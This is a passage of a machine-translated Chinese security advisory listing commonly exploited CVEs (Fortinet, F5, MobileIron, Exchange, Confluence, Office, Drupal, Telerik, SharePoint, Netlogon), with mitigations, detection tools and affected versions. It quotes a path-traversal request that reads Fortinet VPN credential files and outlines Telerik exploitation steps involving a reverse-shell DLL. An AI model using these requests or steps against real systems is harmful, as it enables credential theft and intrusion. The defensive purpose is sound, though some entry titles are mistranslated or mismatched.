漏洞讨论、IOC 和恶意软件活动 用户访问控制和 Web 应用程序目录结构的弱点允许攻击者在未经身份验证的情况下读取系统文件。攻击者能够执行 `HTTP GET request http://$SSLVPNTARGET?lang=/../../../../////////////dev/cmdb/sslvpn_websession`.这导致服务器以不可打印/十六进制字符以及明文凭据信息进行响应。 *多个恶意软件活动利用了此漏洞。最著名的是 Cring 勒索软件（也称为 Crypt3、Ghost、Phantom 和 Vjszy1lo）。*	**使固定** 可用补丁
推荐的缓解措施 • 升级到最新的 Fortinet SSL VPN。 • 监视对任何计划外任务或未知文件/可执行文件的警报。 • 创建检测/保护机制，以响应目录遍历（`/../../../`）尝试读取 `sslvpn_websessions` 文件。	
检测方法 • Nmap 开发了一个可以与端口扫描引擎一起使用的脚本：Fortinet SSL VPN CVE-2018-13379 vuln scan #1709。	
易受攻击的技术和版本 Fortinet FortiOS 6.0.0 至 6.0.4、5.6.3 至 5.6.7 和 5.4.6 至 5.4.12 易受攻击。	

4.CVE-2020-5902 漏洞详情

F5 大 IP 流量管理用户界面 (CVE-2020-5902)	
漏洞描述 流量管理用户界面 (TMUI)，也称为配置实用程序，在未公开的页面中存在 RCE 漏洞。	**CVSS 3.0** 严重
漏洞讨论、IOC 和恶意软件活动 此漏洞允许未经身份验证的攻击者或经过身份验证的用户通过网络访问配置实用程序（通过 BIG-IP 管理端口和/或自 IP）执行任意系统命令、创建或删除文件、禁用服务并执行任意 Java 代码。此漏洞可能会导致系统完全受损。设备模式下的 BIG-IP 系统也容易受到攻击。这个问题在数据平面上没有暴露；只有控制平面受到影响。	**修复** 升级到可用的安全版本
建议的缓解措施 从供应商批准的资源下载并安装软件的固定软件版本。如果无法快速更新，请通过以下操作限制访问。 • 通过阻止所有访问来解决未经身份验证和身份验证的攻击者对自身 IP 的攻击。 • 通过限制访问来解决管理界面上未经身份验证的攻击者。	
检测方法 • F5 为此漏洞开发了免费检测工具：f5devcentral / cve-2020-5902-ioc-bigip-checker 。 • 手动检查您的软件版本以查看它是否容易受到此漏洞的影响。	
易受攻击的技术和版本 BIG-IP（LTM、AAM、高级 WAF、AFM、分析、APM、ASM、DDHD、DNS、FPS、GTM、链路控制器、PEM、SSLO、CGNAT）15.1.0、15.0.0-15.0。 1、14.1.0-14.1.2、13.1.0-13.1.3、12.1.0-12.1.5和11.6.1-11.6.5易受攻击。	
参考 • F5 文章：TMUI RCE 漏洞 CVE-2020-5902 • NIST NVD 漏洞详情：CVE-2020-5902 • CISA 警报：威胁攻击者利用 F5 BIG-IP CVE-2020-5902 • MITRE CVE 记录：CVE-2020-5902	

5.CVE-2020-15505 漏洞详情

MobileIron 核心和连接器 (CVE-2020-15505)	
漏洞描述 MobileIron Core & Connector、Sentry 以及监控和报告数据库 (RDB) 软件通过未指定的载体容易受到 RCE 的攻击。	**CVSS 3.0** 危急
漏洞讨论、IOC 和恶意软件活动 CVE-2020-15505 是 MobileIron Core & Connector 10.3 及更早版本中的一个 RCE 漏洞。此漏洞允许没有特权的外部攻击者在易受攻击的系统上执行他们选择的代码。由于移动设备管理 (MDM) 系统对于外部设备的配置管理至关重要，因此它们通常获得高度许可并成为威胁参与者的重要目标。 已观察到多个 APT 利用此漏洞获得未经授权的访问。	**使固定** 可用补丁
推荐的缓解措施 • 从供应商批准的资源下载并安装软件的固定软件版本。	
检测方法 • 没有任何。手动检查您的软件版本以查看它是否容易受到此漏洞的影响。	
易受攻击的技术和版本 MobileIron 核心和连接器版本 10.3.0.3 及更早版本、10.4.0.0、10.4.0.1、10.4.0.2、10.4.0.3、10.5.1.0、10.5.2.0 和 10.6.0.0；Sentry 版本 9.7.2 及更早版本和 9.8.0；监控和报告数据库 (RDB) 2.0.0.1 及更早版本容易受到攻击。	
参考 • Ivanti 博客：MobileIron 安全更新可用 • CISA-FBI 联合网络安全咨询：APT 参与者针对 SLTT、关键基础设施和选举组织链接漏洞 • NIST NVD 漏洞详情：CVE-2020-15505 • MITRE CVE 记录：CVE-2020-15505 • NSA 网络安全咨询：中国政府资助的行为者利用公开已知的漏洞	

6.CVE-2020-0688 漏洞详情

Microsoft Exchange 内存损坏 (CVE-2020-0688)	
漏洞描述 当软件无法正确处理内存中的对象时，Microsoft Exchange 软件中存在 RCE 漏洞。	**CVSS 3.0** 高的
当服务器在安装时无法正确创建唯一密钥时，漏洞讨论、IOC 和恶意软件活动CVE-2020-0688 存在于 Microsoft Exchange Server 中。知道验证密钥和邮箱的经过身份验证的用户可以传递任意对象以供以 SYSTEM . 该安全更新通过更正 Microsoft Exchange 在安装期间创建密钥的方式来解决该漏洞。 *已经观察到一个民族国家APT 参与者利用此漏洞对全球数百个政府和私营部门目标进行广泛、分布式和匿名的蛮力访问尝试。*	**使固定** 可用补丁
推荐的缓解措施 • 从供应商批准的资源下载并安装软件的固定软件版本。	
检测方法 • 手动检查您的软件版本以查看它是否容易受到此漏洞的影响。 • CVE-2020-0688 通常被用来安装 web shell 恶意软件。NSA 在https://media.defense.gov/2020/Jun/09/2002313081/-1/-1/0/CSI-DETECT-AND-PREVENT-WEB-SHELL-MALWARE提供有关检测和预防 Web Shell 恶意软件的指南-20200422.PDF和 https://github.com/nsacyber/Mitigating-Web-Shells 上的 签名。	
易受攻击的技术和版本 Microsoft Exchange Server 2019 累积更新 3 和 4、2016 累积更新 14 和 15、2013 累积更新 23 和 2010 Service Pack 3 更新汇总 30 易受攻击。	
参考 • Microsoft 安全更新指南：CVE-2020-0688 • NIST NVD 漏洞详情：CVE-2020-0688 • Microsoft 安全更新：Microsoft Exchange Server 2019 和 2016 安全更新说明：2020 年 2 月 11 日 • CISA-FBI 联合网络安全咨询：俄罗斯国家资助的高级持续威胁行为者危害美国政府目标 • ACSC 警报：主动利用 Microsoft Internet 信息服务中的漏洞 • NSA-CISA-FBI-NCSC 网络安全咨询：俄罗斯 GRU 开展全球蛮力运动以危害企业和云环境	

7.CVE-2019-3396 漏洞详情

Microsoft Office 内存损坏 (CVE 2017-11882)	
漏洞描述 Atlassian Confluence 服务器和数据中心小部件连接器容易受到服务器端模板注入攻击。	**CVSS** 危急
漏洞讨论、IOC 和恶意软件活动 2018 年 6 月 18 日之前发布的 Confluence Server 和 Data Center 版本容易受到此问题的影响。远程攻击者能够利用 WebDAV 插件中的服务器端请求伪造 (SSRF) 漏洞从 Confluence 服务器或数据中心实例发送任意 HTTP 和 WebDAV 请求。成功的攻击能够利用此问题在易受攻击的系统上实现服务器端模板注入、路径遍历和 RCE。 *多个恶意软件活动利用了此漏洞；最著名的是 GandCrab 勒索软件。*	**使固定** 可用补丁
推荐的缓解措施 • 从供应商批准的资源下载并安装软件的固定软件版本。	
检测方法 • 手动检查软件版本，看是否易受此漏洞影响。 • CVE-2019-3396 通常被用来安装 web shell 恶意软件。NSA 在https://media.defense.gov/2020/Jun/09/2002313081/-1/-1/0/CSI-DETECT-AND-PREVENT-WEB-SHELL-MALWARE提供有关检测和预防 Web Shell 恶意软件的指南-20200422.PDF和 https://github.com/nsacyber/Mitigating-Web-Shells 上的签名。	
易受攻击的技术和版本 Confluence Server 和 Confluence Data Center 6.6.12 之前的所有版本，6.12.3 之前的 6.7.0 版本（6.12.x 的固定版本），6.13.3 之前的 6.13.0 版本（6.13 之前的固定版本。 x)，以及从 6.14.0 版本到 6.14.2（6.14.x 的固定版本）之前的版本都存在漏洞。	
参考 • NIST NVD 漏洞详情：CVE-2019-3396 • MITRE CVE 记录：CVE-2019-3396 • Confluence 安全公告：Confluence 数据中心和服务器 7.12 • Confluence 服务器和数据中心 CONFSERVER-57974：通过 Widget Connector 宏远程执行代码 - CVE-2019-3396 • 趋势科技研究文章：CVE-2019-3396：利用 Confluence 漏洞	

8.CVE-2017-11882 漏洞详情

Microsoft Office 内存损坏 (CVE 2017-11882)	
漏洞描述 Microsoft Office 容易出现内存损坏漏洞，攻击者无法正确处理内存中的对象，从而允许攻击者在当前用户的上下文中运行任意代码。它也被称为“Microsoft Office 内存损坏漏洞”。 网络攻击者继续利用 Microsoft Office 中这个存在 4 年的漏洞，美国政府去年公开评估该漏洞是最常被攻击的目标。网络攻击者很可能会继续利用此漏洞，因为 Microsoft Office 在全球范围内无处不在，该漏洞非常适合分阶段活动，并且可以在易受攻击的系统上启用 RCE。	**CVSS 3.0** 高的
漏洞讨论、IOC 和恶意软件活动 Microsoft 公式编辑器是 Microsoft Office 的一个组件，它包含一个堆栈缓冲区溢出漏洞，该漏洞可在易受攻击的系统上启用 RCE。该组件于 2000 年 11 月 9 日编译。没有任何进一步的重新编译，它被用于所有当前支持的 Microsoft Office 版本。Microsoft 公式编辑器是由 托管的进程外 COM 服务器 `eqnedt32.exe`，这意味着它作为自己的进程运行并且可以接受来自其他进程的命令。 数据执行预防 (DEP) 和地址空间布局随机化 (ASLR) 应防止此类攻击。但是，由于 `eqnedt32.exe` 链接的方式，它不会使用这些功能，从而允许代码执行。作为进程外 COM 服务器，特定于 Microsoft Office 的保护（例如 EMET 和 Windows Defender Exploit Guard）不适用于 `eqnedt32.exe`，除非在系统范围内应用。这为攻击者提供了一种诱使目标打开特制文档的途径，从而能够执行嵌入的攻击者命令。 *多个网络间谍活动利用了此漏洞。CISA 已经注意到 CVE-2017-11882 被用来传播 LokiBot 恶意软件。*	**使固定** 可用补丁
推荐的缓解措施 • 要修复此问题，管理员应为此漏洞部署 Microsoft 补丁：https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882。 • 无法部署补丁的用户应考虑禁用公式编辑器，如Microsoft 知识库文章 4055535 中所述。	
检测方法 • Microsoft Defender Antivirus、Windows Defender、Microsoft Security Essentials 和 Microsoft Safety Scanner 都将检测并修补此漏洞。	
易受攻击的技术和版本 • Microsoft Office 2007 Service Pack 3、Microsoft Office 2010 Service Pack 2、Microsoft Office 2013 Service Pack 1 和 Microsoft Office 2016 容易受到攻击。	

9.CVE-2019-11580 漏洞详情

Atlassian Crowd 和 Crowd 数据中心远程代码执行 (CVE 2019-11580)	
漏洞描述 Atlassian Crowd 和 Crowd Data Center `pdkinstall` 在发布版本中错误地启用了开发插件。	**CVSS 3.0** 危急
漏洞讨论、IOC 和恶意软件活动 可以向 Crowd 或 Crowd 数据中心实例发送未经身份验证或经过身份验证的请求的攻击者可以利用此漏洞安装任意插件，从而允许在运行易受攻击版本的 Crowd 或 Crowd 数据中心的系统上进行 RCE。	**使固定** 可用补丁
推荐的缓解措施 • Atlassian 建议运行低于 3.3.0 版本的 Crowd 版本的客户升级到版本 3.2.8。对于运行高于或等于 3.3.0 版本的客户，Atlassian 建议升级到最新版本。 • 已发布的人群和人群数据中心 3.4.4 版包含针对此问题的修复程序，可从https://www.atlassian.com/software/crowd/download 获取。 • 已发布的 Crowd 和 Crowd Data Center 版本 3.0.5、3.1.6、3.2.8 和 3.3.5 包含针对此问题的修复程序，可从 https://www.atlassian.com/software/crowd/download-archive 获取。	
检测方法 • 手动检查您的软件版本以查看它是否容易受到此漏洞的影响。 • CVE-2019-11580 通常被用来安装 web shell 恶意软件。NSA 在https://media.defense.gov/2020/Jun/09/2002313081/-1/-1/0/CSI-DETECT-AND-PREVENT-WEB-SHELL-MALWARE提供有关检测和预防 Web Shell 恶意软件的指南-20200422.PD F 和签名在 https://github.com/nsacyber/Mitigating-Web-Shells	
易受攻击的技术和版本 Crowd的所有版本从3.0.5之前的2.1.0版本（3.0.x的固定版本），3.1.6之前的3.1.0版本（3.1.x的固定版本），3.2之前的3.2.0版本。 8（3.2.x的固定版本），3.3.5之前的3.3.0版本（3.3.x的固定版本），3.4.4之前的3.4.0（3.4.x的固定版本）是受此漏洞影响。	
参考 • NIST NVD 漏洞详情：CVE-2019-11580 • Crowd CWD-5388：Crowd – pdkinstall 开发插件未正确启用 – CVE-2019-11580 • 人群安全咨询：人群数据中心和服务器 4.3	

10. CVE-2018-7600 漏洞详情

Drupal Core 多远程代码执行 (CVE 2018-7600)	
漏洞描述 7.58 之前的 Drupal、8.3.9 之前的 8.x、8.4.6 之前的 8.4.x 和 8.5.1 之前的 8.5.x 允许远程攻击者执行任意代码，因为存在影响具有默认或通用模块配置的多个子系统的问题。	**CVSS 3.0** 危急
漏洞讨论、IOC 和恶意软件活动 Drupal 7.x 和 8.x 的多个子系统中存在 RCE 漏洞。这可能允许攻击者利用 Drupal 站点上的多个攻击媒介，这可能导致站点完全被攻破。失败的利用尝试可能会导致拒绝服务条件。远程用户可以发送特制数据以触发表单应用程序编程接口或 API 中处理可渲染数组的缺陷，并导致目标系统渲染用户提供的数据并在目标系统上执行任意代码。 *恶意软件活动包括 Muhstik 僵尸网络和 XMRig Monero Cryptocurrency 挖掘。*	**使固定** 可用补丁
推荐的缓解措施 • 升级到最新版本的 Drupal 7 或 8 核心。如果运行 7.x，请升级到 Drupal 7.58。如果运行 8.5.x，请升级到 Drupal 8.5.1。	
检测方法 • Dan Sharvit 开发了一个工具来检查多个 URL 上的 CVE-2018-7600 漏洞：https : //github.com/sl4cky/CVE-2018-7600-Masschecker/blob/master/Drupalgeddon-mass.py。	
易受攻击的技术和版本 • Drupal 7.58 之前的版本、8.3.9 之前的 8.x、8.4.6 之前的 8.4.x 和 8.5.1 之前的 8.5.x 都会受到影响。	
参考 • Drupal 安全公告：Drupal Core - 高度关键 - 远程代码执行 - SA-CORE-2018-002 • NIST NVD 漏洞详情：CVE-2018-7600 • Drupal 组：关于 SA-CORE-2018-002 的常见问题	

11. CVE-2019-18935 漏洞详情

用于 ASP.NET AJAX 不安全反序列化的 Telerik UI (CVE 2019-18935)	
漏洞描述 用于 ASP.NET 的 Telerik 用户界面 (UI) 未正确过滤恶意内容的序列化输入。由于反序列化漏洞，R1 2020 (2020.1.114) 之前的版本容易受到对受影响 Web 服务器的远程代码执行攻击。	**CVS 3.0** 危急
漏洞讨论、IOC 和恶意软件活动 Telerik UI 未正确清理来自用户的序列化数据输入。此漏洞导致应用程序容易受到 RCE 攻击，这可能导致整个系统遭到破坏。易受攻击的 `HTTP POST` 参数 `rauPostData` 使用易受攻击的函数/对象 `AsyncUploadHandler` 。对象/函数使用的 `JavaScriptSerializer.Deserialize()` 方法在反序列化过程中未正确清理序列化数据。这个问题受到以下攻击： 1. 确定漏洞的函数可用/注册： `http://<HOST>/Telerik.Web.UI.WebResource.axd?type=rau` ， 2. 通过查询 UI 确定正在运行的版本是否易受攻击，以及 3. 创建一个对象（例如，带有本机操作系统命令或反向 Shell 的恶意混合模式 DLL）并通过 rauPostData 参数连同正确的加密密钥上传该对象。 *有两个恶意软件活动与此漏洞相关：* • *Netwalker 勒索软件和* • *Blue Mockbird Monero 加密货币挖矿。*	**使固定** 可用补丁
推荐的缓解措施 • 更新到最新版本的 Telerik UI for ASP.NET AJAX（至少 2020.1.114 或更高版本）。	
检测方法 • ACSC 有一个示例 PowerShell 脚本，可用于识别 Windows Web 服务器主机上易受攻击的 Telerik UI DLL。 • 应审查易受攻击的主机以获取利用证据。可以在 IIS HTTP 请求日志和应用程序 Windows 事件日志中找到漏洞利用指标。ACSC 咨询 2020-004中提供了上述 PowerShell 脚本和漏洞利用检测建议的详细信息。 • 利用此漏洞和之前的 Telerik UI 漏洞通常会导致安装 web shell 恶意软件。NSA 提供有关检测和预防 Web Shell 恶意软件的指南。	
易受攻击的技术和版本 R1 2020 (2020.1.114) 之前的 ASP.NET AJAX 版本的 Telerik UI 受到影响。	

12.CVE-2019-0604 漏洞详情

Microsoft SharePoint 远程代码执行 (CVE-2019-0604)	
漏洞描述 Microsoft SharePoint 中 XML 反序列化组件中的漏洞允许远程攻击者在易受攻击的 Microsoft SharePoint 服务器上执行任意代码。	**CVSS 3.0** 危急
漏洞讨论、IOC 和恶意软件活动 该漏洞通常被利用来向易受攻击的主机安装 webshell 恶意软件。Webshell 可以放置在关联的 Internet 信息服务 (IIS) Web 服务器提供的任何位置，并且不需要身份验证。这些 web shell 通常安装在 Microsoft SharePoint 安装目录中的 Layouts 文件夹中，例如： `C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\<version_number>\Template\Layouts` 该 `xmlSerializer.Deserialize()` 方法没有充分清理从 `picker.aspx` 序列化 XML 负载中的 PickerEnitity/ValidateEnity ( ) 函数接收的用户输入。一旦序列化的 XML 有效负载被反序列化，就会针对相关的 XML 命令和字符串评估 XML 代码。用户可以使用 `< system:string >` 标签和嵌入恶意操作系统命令，使用 XMLNS 有效负载攻击基于 .Net 的 XML 解析器。 *该漏洞被用于恶意软件网络钓鱼和 WickrMe/Hello Ransomware 活动。*	**使固定** 可用补丁
推荐的缓解措施 • 将 Microsoft Sharepoint 的本地安装升级到最新的可用版本 (Microsoft SharePoint 2019) 和补丁级别。 • 如果可能，需要由基于 Internet 的远程员工访问的本地 Microsoft SharePoint 安装应移至适当的身份验证机制（例如 VPN）之后。	
检测方法 • 应检查本地 Microsoft SharePoint 安装的补丁级别，以确定是否存在 Microsoft SharePoint 安全公告中概述的相关安全更新。 • 应审查易受攻击的 SharePoint 服务器以获取企图利用的证据。ACSC建议2019-125包含有关审查 IIS HTTP 请求日志以获取潜在利用证据的建议。 • NSA 提供有关检测和预防 Web Shell 恶意软件的指南。	
易受攻击的技术和版本 在漏洞发布时，以下 Microsoft SharePoint 版本受到影响：Microsoft Sharepoint 2019、Microsoft SharePoint 2016、Microsoft SharePoint 2013 SP1 和 Microsoft SharePoint 2010 SP2。	

13. CVE-2020-0787 漏洞详情

Windows 后台智能传输服务提权 (CVE-2020-0787)	
漏洞描述 如果 Windows 后台智能传输服务 (BITS) 处理符号链接不当，则它容易受到特权提升漏洞的影响。攻击者可以利用此漏洞以系统级权限执行任意代码。	**CVSS 3.0** 高的

漏洞讨论、IOC 和恶意软件活动
要利用此漏洞，攻击者首先需要能够在易受攻击的 Windows 主机上执行任意代码。
利用此漏洞的参与者通常使用发现该漏洞的安全研究人员发布的概念验证代码。如果参与者将概念证明漏洞利用的工作目录保持不变，则以下文件夹的存在可以用作漏洞利用的指标：
`C:\Users\<username>\AppData\Local\Temp\workspace`
`C:\Users\<username>\AppData\Local\Temp\workspace\mountpoint`
`C:\Users\<username>\AppData\Local\Temp\workspace\bait`
该漏洞被用于 Maze 和 Egregor 勒索软件活动。
	使固定
	可用补丁

推荐的缓解措施 • 按照 Microsoft Netlogon 安全公告中的建议应用安全更新。	
检测方法 • 应检查所有 Microsoft Windows 安装的补丁级别，以确定是否存在 Microsoft BITS 安全公告中概述的相关安全更新。	
易受攻击的技术和版本 Windows 7 for 32-bit and x64-based Systems Service Pack 1, 8.1 for 32-bit and x64-based systems, RT 8.1, 10 for 32-bit and x64-based Systems, 10 1607 for 32-bit and x64-based系统，10 1709 用于基于 32 位和 x64 和基于 ARM64 的系统，10 1803 用于 32 位和基于 ARM64 和 x64 的系统，10 1809 用于 32 位和基于 ARM64 和 x64 的系统， 10 1903 用于 32 位和基于 ARM64 和 x64 的系统，10 1909 用于 32 位和基于 ARM64 和 x64 的系统易受攻击。 Windows Server 2008 R2 for x64-based Systems Service Pack 1, 2008 R2 for x64-based Systems Service Pack 1 (Server Core Installation), 2008 for 32-bit Systems Service Pack 2, 2008 for 32-bit Systems Service Pack 2 (Server Core Installation)内核安装）、2012、2012（服务器内核安装）、2012 R2、2012 R2（服务器内核安装）、2016、2016（服务器内核安装）、2019、2019（服务器内核安装）、1803（服务器内核安装）、1903 （服务器核心安装）和 1909（服务器核心安装）也容易受到攻击。	

14. CVE-2020-1472 漏洞详情

Netlogon 特权提升 (CVE-2020-1472)	
漏洞描述 Microsoft Windows Netlogon 远程协议 (MS-NRPC) 在 AES-CFB8 模式下重用已知的静态零值初始化向量 (VI)，这可能允许未经身份验证的攻击者模拟加入域的计算机，包括域控制器，以及可能获得域管理员权限。	**CVSS 3.0** 危急
漏洞讨论、IOC 和恶意软件活动 要利用此漏洞，假设域控制器未暴露于 Internet，攻击者首先需要在内部网络中存在与易受攻击的域控制器的网络连接。 成功利用的直接影响导致能够使用域管理员级别凭据对易受攻击的域控制器进行身份验证。在利用此漏洞的攻击中，通常会立即转储域帐户的所有哈希值。 攻击者结合 MobileIron CVE-2020-15505 漏洞进行初始访问，然后使用 Netlogon 漏洞促进横向移动并进一步破坏目标网络。 *已经观察到一个民族国家 APT 组织利用此漏洞。*[18]	**使固定** 可用补丁
推荐的缓解措施 • 按照 Microsoft Netlogon 安全公告中的建议应用安全更新。	
检测方法 • 如 Microsoft Netlogon 安全公告中所述，应检查域控制器的补丁级别是否存在相关的安全更新。 • 查看和监视 Windows 事件日志可以识别潜在的利用尝试。但是，仍需要进一步调查以消除合法活动。有关这些事件日志的更多信息，请参阅ACSC 2020-016 公告。	
易受攻击的技术和版本 在漏洞发布时，以下 Microsoft Windows Server 版本存在漏洞：Windows Server 2019 的所有版本；所有版本的 Windows Server 2016；Windows Server 2012 R2；视窗服务器 2012；Windows Server 2008 R2 SP1；和 Windows Server 版本 1909/1903/1809。	
参考 • 微软 – Netlogon 提权漏洞 • NIST NVD 漏洞详情：CVE-2020-1472 • ACSC 2020-016 Netlogon 咨询 • CISA-FBI 联合网络安全咨询：APT 参与者针对 SLTT、关键基础设施和选举组织链接漏洞	